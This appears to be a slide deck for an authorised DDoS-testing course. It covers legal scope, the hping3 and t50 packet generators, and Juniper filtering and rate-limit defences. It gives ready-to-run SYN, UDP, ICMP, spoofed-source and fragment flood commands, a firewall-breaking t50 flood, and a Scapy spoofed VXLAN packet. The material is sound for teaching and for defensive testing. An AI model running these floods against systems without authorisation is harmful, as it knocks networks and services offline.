

Welcome to

Network Attacks II – Hands-on & Defence

Cyber Akademiet, 2026

Henrik Kramselund he/him han/ham hlk@zencurity.com @kramse

Slides are available as PDF, https://codeberg.org/kramse
academy-2026-day1-network-attacks-II.tex in the repo security-courses

© license CC BY 3.0. 2026 Henrik Kramselund

Goals for today



- Demonstrate network-attack techniques in an authorised lab
- Generate floods with hping3 and craft packets with Scapy
- Design defences: filtering, rate/connection limits, monitoring, CDN/DDoS protection

Plan for today



- Lab setup, legal issues and scope
- Packet generators, hping3 and Scapy – hands-on
- Designing the protection: filtering and rate limits
- Results: before and after filtering

Time schedule



- 13:15–14:45 Lab, hping3, Scapy – **hands-on** (booklet)
- 14:45–15:00 Break
- 15:00–16:00 Defences: filtering, rate limits, results
- 16:00–16:15 Wrap-up

Kali Linux the new backtrack



Kali http://www.kali.org/

Use the documentation on Kali website for installation and management of the operating system

Use the web sites belonging to projects for documentation about tools, like https://nmap.org/ and http://www.hping.org/




Testing network the legal issues



Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et informationssystem.


- Danish law about hacking
- Please check with your legal department, or be careful
- We **always** contact network between us and the network to be tested
- Be good netizens

Hackerlab setup




- I recommend getting a hackerlab running on your laptop
- Hardware: modern laptop which has CPU virtualization
  Dont forget to check BIOS settings for virtualization
- Software: your favorite OS: Windows, Mac, Linux
- Virtualization software: VMware, Virtual box, HyperV
- Hacker software: Kali as a Virtual Machine https://www.kali.org/
- Tools – we will use two packet generators today hping3 and t50
- Testing production systems would probably be better with physical host
  but only a small PC is needed even for 10Gbps testing

Scanning and Attacking – Pressure Points and Scope



- In scope for me is everything that could adversely affect the network
- Typical scope IPv4: Link network /28 or /26 and a hosting network /24 or even /22
- Typical scope IPv6: Link network /64 (bad) or /127 (RFC9099) and a hosting network /48 with subnets

Prepare for the testing



- Portscan the whole linknet and hosting range in IPv4
- Ask about IPv6 ranges in use, specific subnets and IPv6 addresses
  We can guess from traceroute, Nmap test first 100 addresses in each subnet etc. but easier to ask
- Portscan the whole linknet - identify provider devices, hosting network devices, type of device router/firewall
- Also Thank you Fyodor (Gordon Lyon) and contributors for Nmap!

Detailed Scope and Plan



Select a few targets for monitoring and attacks, from the port scans

Best case would be to have:

- Ping ICMP allowed to a provider router and hosting firewall – is the connection alive
- TCP port with service checks, HTTP being attacked and one not being attacked
- UDP port with service check, DNS is a favourite – ask for localhost/127.0.0.1
- Put monitoring on these, a week before testing is nice
- Agree on a day or night for testing, inform participants and system owners

Performing the DDoS test




So lets break this task down into:

- Use Nmap to port scan the network
- Run testing tool `hping3`, `t50` or `penguinping`
- Go through all scenarios before making changes to environment
- Expect things to break, investigate, repeat failed scenarios

- BTW we usually schedule this for night time! There WILL be interruptions

- How do you run the tools, since they all have so many options?
  `man nmap | enscript -o test.ps` result in 54 pages, `hping3` has about 80 options and `t50` has even more


Packet processing in firewalls – detailed view



Traffic Processing on SRX Series Devices Overview

https://www.juniper.net/documentation/us/en/software/junos/flow-packet-processing/topics/topic-map/security-srx-devices-processing-overview.html

Packet generators



- Scapy is an example packet generator, allowing you to use Python
- It is very flexible and often *fast enough*, but other times, not fast enough
- Lots of other tools exist, some work as kernel modules even
- I love hping3 and t50 – and use them for stress testing firewalls and devices
- Started building a replacement or `penguinping`

♡ love internet packets ♡

hping3 packet generator



```
usage: hping3 host [options]
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
      --fast      alias for -i u10000 (10 packets for second)
      --faster    alias for -i u1000 (100 packets for second)
      --flood      sent packets as fast as possible. Don't show replies.
UDP/TCP
  -s  --baseport   base source port             (default random)
  -p  --destport   [+][+]<port> destination port(default 0) ctrl+z inc/dec
  -L  --setack     set TCP ack
  -F  --fin        set FIN flag
  -S  --syn        set SYN flag
...
```

- Hping3 packet generator is a very flexible tool to produce simulated DDoS traffic with specific charateristics
- Home page: http://www.hping.org/hping3.html Source repository https://github.com/antirez/hping
- My fork with IPv6 and VXLAN branches added https://github.com/kramse/hping-2018
- Used to be my primary DDoS testing tool, now I am moving to PenguinPing / MoonGen

t50 packet generator



```
#  t50 -?
T50 Experimental Mixed Packet Injector Tool 5.4.1
Originally created by Nelson Brito <nbrito@sekure.org>
Maintained by Fernando Mercês <fernando@mentebinaria.com.br>

Usage: T50 <host> [/CIDR] [options]

Common Options:
    --threshold NUM        Threshold of packets to send     (default 1000)
    --flood                This option supersedes the 'threshold'
...
6. Running T50 with '--protocol T50' option, sends ALL protocols sequentially.
#  t50 -? — wc -l
264
```

- T50 packet generator, another high speed packet generator can easily overload most firewalls by producing randomized traffic with multiple protocols like IPsec, GRE, MIX
  home page: http://t50.sourceforge.net/resources.html
- Very fast and breaks most firewalls when flooding all protocols, easy 800k pps/400Mbps

Running Attacks with hping3



```
# export CUST_IP=192.0.2.138
# date;time hping3 -q -c 1000000  -i u60 -S -p 80 $CUST_IP &
Thu Jan 21 22:37:06 CET 2022
HPING 192.0.2.1 (eth0 192.0.2.1): S set, 40 headers + 0 data bytes

--- 192.0.2.1 hping statistic ---
1000000 packets transmitted, 999996 packets received, 1% packet loss
round-trip min/avg/max = 0.9/7.0/1005.5 ms

real    1m7.438s
user    0m1.200s
sys     0m5.444s
```

Dont forget to do a killall hping3 when done ☺

Test-cases / Scenarios



The minimal run contains at least these:

- SYN flood: `hping3 -q -c 1000000  -i u60 -S -p 80 $CUST_IP &`
- SYN+ACK: `hping3 -q -c 1000000  -i u60 -S -A -p 80 $CUST_IP &`
- ICMP flood: `hping3 -q -c 1000000 --flood -1 $CUST_IP &`
- UDP flood: `hping3 -q -c 1000000 --flood -2 $CUST_IP &`
- Near end of test we also throw in the joker to **kill firewalls**
  `t50 --flood --protocol T50 $CUST_IP`

While testing I use the tool `ifpps` tool from the Netsniff-ng package http://netsniff-ng.org/ to monitor sending speed, or you can use your router/switch – Junos `monitor interface`

Test-cases / Scenarios, continued Spoof Source



Spoofed packets src=dst=target ☺

Flooding with spoofed packet source, within hosting range,
may result in your **single packet** returning answer to another inside network + ARP traffic

```
-a --spoof hostname
    Use this option in order to set a fake IP  source  address,  this
    option ensures that target will not gain your real address.
```

```
hping3 -q --flood -p 80 -S -a $CUST_IP $CUST_IP
```

Preferably using a test-case you know fails, to see effect

Still amazed how often this works

Test-cases / Scenarios, continued Small Fragments



Using the built-in option -f for hping

```
-f --frag
    Split  packets  in more fragments, this may be useful in order to test IP
    stacks fragmentation performance and to test if some packet filter is  so
    weak  that  can  be  passed using tiny fragments (anachronistic). Default
     'virtual mtu' is 16 bytes. see also --mtu option.
```

```
hping3 -q --flood -p 80 -S -f $CUST_IP
```

Similar process with bad checksum and Bad fragment offset

Snippets of Scapy



First create VXLAN header and inside packet

```
vxlanport=4789      # RFC 7384 port 4789, Linux kernel default 8472
vni=37              # Usually VNI == destination VLAN
vxlan=Ether(dst=routermac)/IP(src=vtepsrc,dst=vtepdst)/
   UDP(sport=vxlanport,dport=vxlanport)/VXLAN(vni=vni,flags="Instance")
broadcastmac="ff:ff:ff:ff:ff:ff"
randommac="00:51:52:01:02:03"
attacker="185.27.115.666"
destination="10.0.0.10"
# port is the one we want to contact inside the firewall
insideport=53
testport=54040
packet=vxlan/Ether(dst=broadcastmac,src=randommac)/IP(src=attacker,
    dst=destination)/UDP(sport=testport,dport=insideport)/
    DNS(rd=1,id=0xdead,qd=DNSQR(qname="www.wikipedia.org"))
```

Fun fact, Unbound on OpenBSD reply to DNS requests received in Ethernet packets with broadcast destination and IP destination being the IP of the server

Send and receive - from another source



Send and then wait for something, not from same IP bc from inside NAT, but port should be OK

```
pid = os.fork()
if pid:
    print "parent: setting up sniffing"
    # Wait for UDP packet
    data = sniff(filter="udp and port 54040 and net 192.0.2.0/24", count=1)
else:
    time.sleep(10)
    print "child: sending packet"
    sendp(packet,loop=0)
    print "child: closing"
    sys.exit(0)
data[0].show()
```


Source port in the inside request packet, becomes the destination port in replies from the server - 54040

Scapy – exercise



- **FIXME:** reuse your Scapy exercise (spoofed source / multi-port)

Protection – Enable More Packet filtering



- Packet filtering can be done one single packets – stateless filtering
- We can save information about direction and ongoing traffic – stateful filtering/firewalling
- *Filtering* can also be setting a maximum number of packets for a protocol – rate limit by protocol

Designing the protection – bandwidth and rate limit



Protocol	Mbps	Prefix
TCP	Up to full bandwidth 10Gbps	192.0.2.0/25
UDP	Less than 1Gbps	192.0.2.128/25
ICMP	Less than 10Mbps	192.0.2.0/24

- Create an address plan for your services
- Monitor your traffic – how much UDP and TCP do you have, roughly
- Above is a simplified example – dig deeper into your traffic

Designing the protection – address families & protocols



Address family	Protocol	Services and ports	Prefix
IPv4	TCP	25, 80, 8003, 443, 4443	192.0.2.0/25
IPv4	UDP	53	192.0.2.128/25
IPv6	UDP	53	2001:DB8:ABCD:0053::/60
IPv6	TCP	80 443	2001:DB8:ABCD:1000::/56

- Direction is also very important – servers that never initiate connections have fewer requirements
- How much traffic do you have that uses IPv6 yet? Should an IPv6 DDoS take up all resources?
- Maybe let IPv4 only use a part, so at least some customers can visit using IPv6?
- Maybe you can do an allow list for allocated networks, since not all is used yet

Stateless firewall filter limit protocols



```
term limit-icmp {
    from {
        protocol icmp;
    }
    then {
        policer ICMP-100M;
        accept;
    }
}
term limit-udp {
    from {
        protocol udp;
    }
    then {
        policer UDP-1000M;
        accept;
    }
}
```

Routers also have extensive Class-of-Service (CoS) tools today, and in general rate limiting stuff is nice


Strict filtering for some servers, still stateless!




```
term some-server-allow {
    from {
        destination-address {
            192.0.2.0/25;
        }
        protocol tcp;
        destination-port [ 25 80 8003 443 4443 ];
    } then accept;
}
term some-server-block-unneeded {
    from {
        destination-address {
            192.0.2.0/25; }
        protocol-except icmp;  }
    then { count some-server-block; discard;
    }
}
```

Wut - no UDP, yes only TCP service is used on these servers


Results from implementing – DDoS traffic before filtering





Only two links shown, at least 3Gbit incoming for this single IP


DDoS traffic after filtering



Link toward server (next level firewall actually) about 350Mbit outgoing

Knowing what it going on, is half the battle

Make incremental changes




Interesting findings



```
| snmp-info:
|   enterprise: ciscoSystems
|   engineIDFormat: mac
|   engineIDData: 00:08:4f:xx:yy:zz
|   snmpEngineBoots: 4
|_  snmpEngineTime:  732d07h09m04s
```

- Customers have ISPs which have routers with 1800 days uptime
  Seen using SNMP – so missing critical updates, and we can affect performance
- Even big companies still have 1Gbit internet connections, recommend getting 10Gbps
- Most customers fail at least 3 scenarios which can be countered *without loss of functionality*
  Example we used a stateless filter to only allow TCP traffic towards a /24 with web services (which don't need or want 10Gbps ICMP/UDP)
- Ohh we lost our VPN into the environment, ohh the fw console is dead

Conclusion DDoS and network attacks



- You really should try testing, and investigate your existing devices all of them
- Choose which devices does which part – discard early to free resources for later devices to dig deeper
- This is just one small part of your security posture, extra slides has my take on enterprise network security

Questions?



Henrik Kramselund he/him han/ham hlk@zencurity.com @kramse

You are always welcome to send me questions later via email

Mobile: +45 2026 6000

Email: hlk@zencurity.com

Summary & references



- Attacks are easy to generate; defences are filtering, rate limits, monitoring and DDoS protection
- **FIXME:** add a CDN / DDoS-protection-service slide if you want it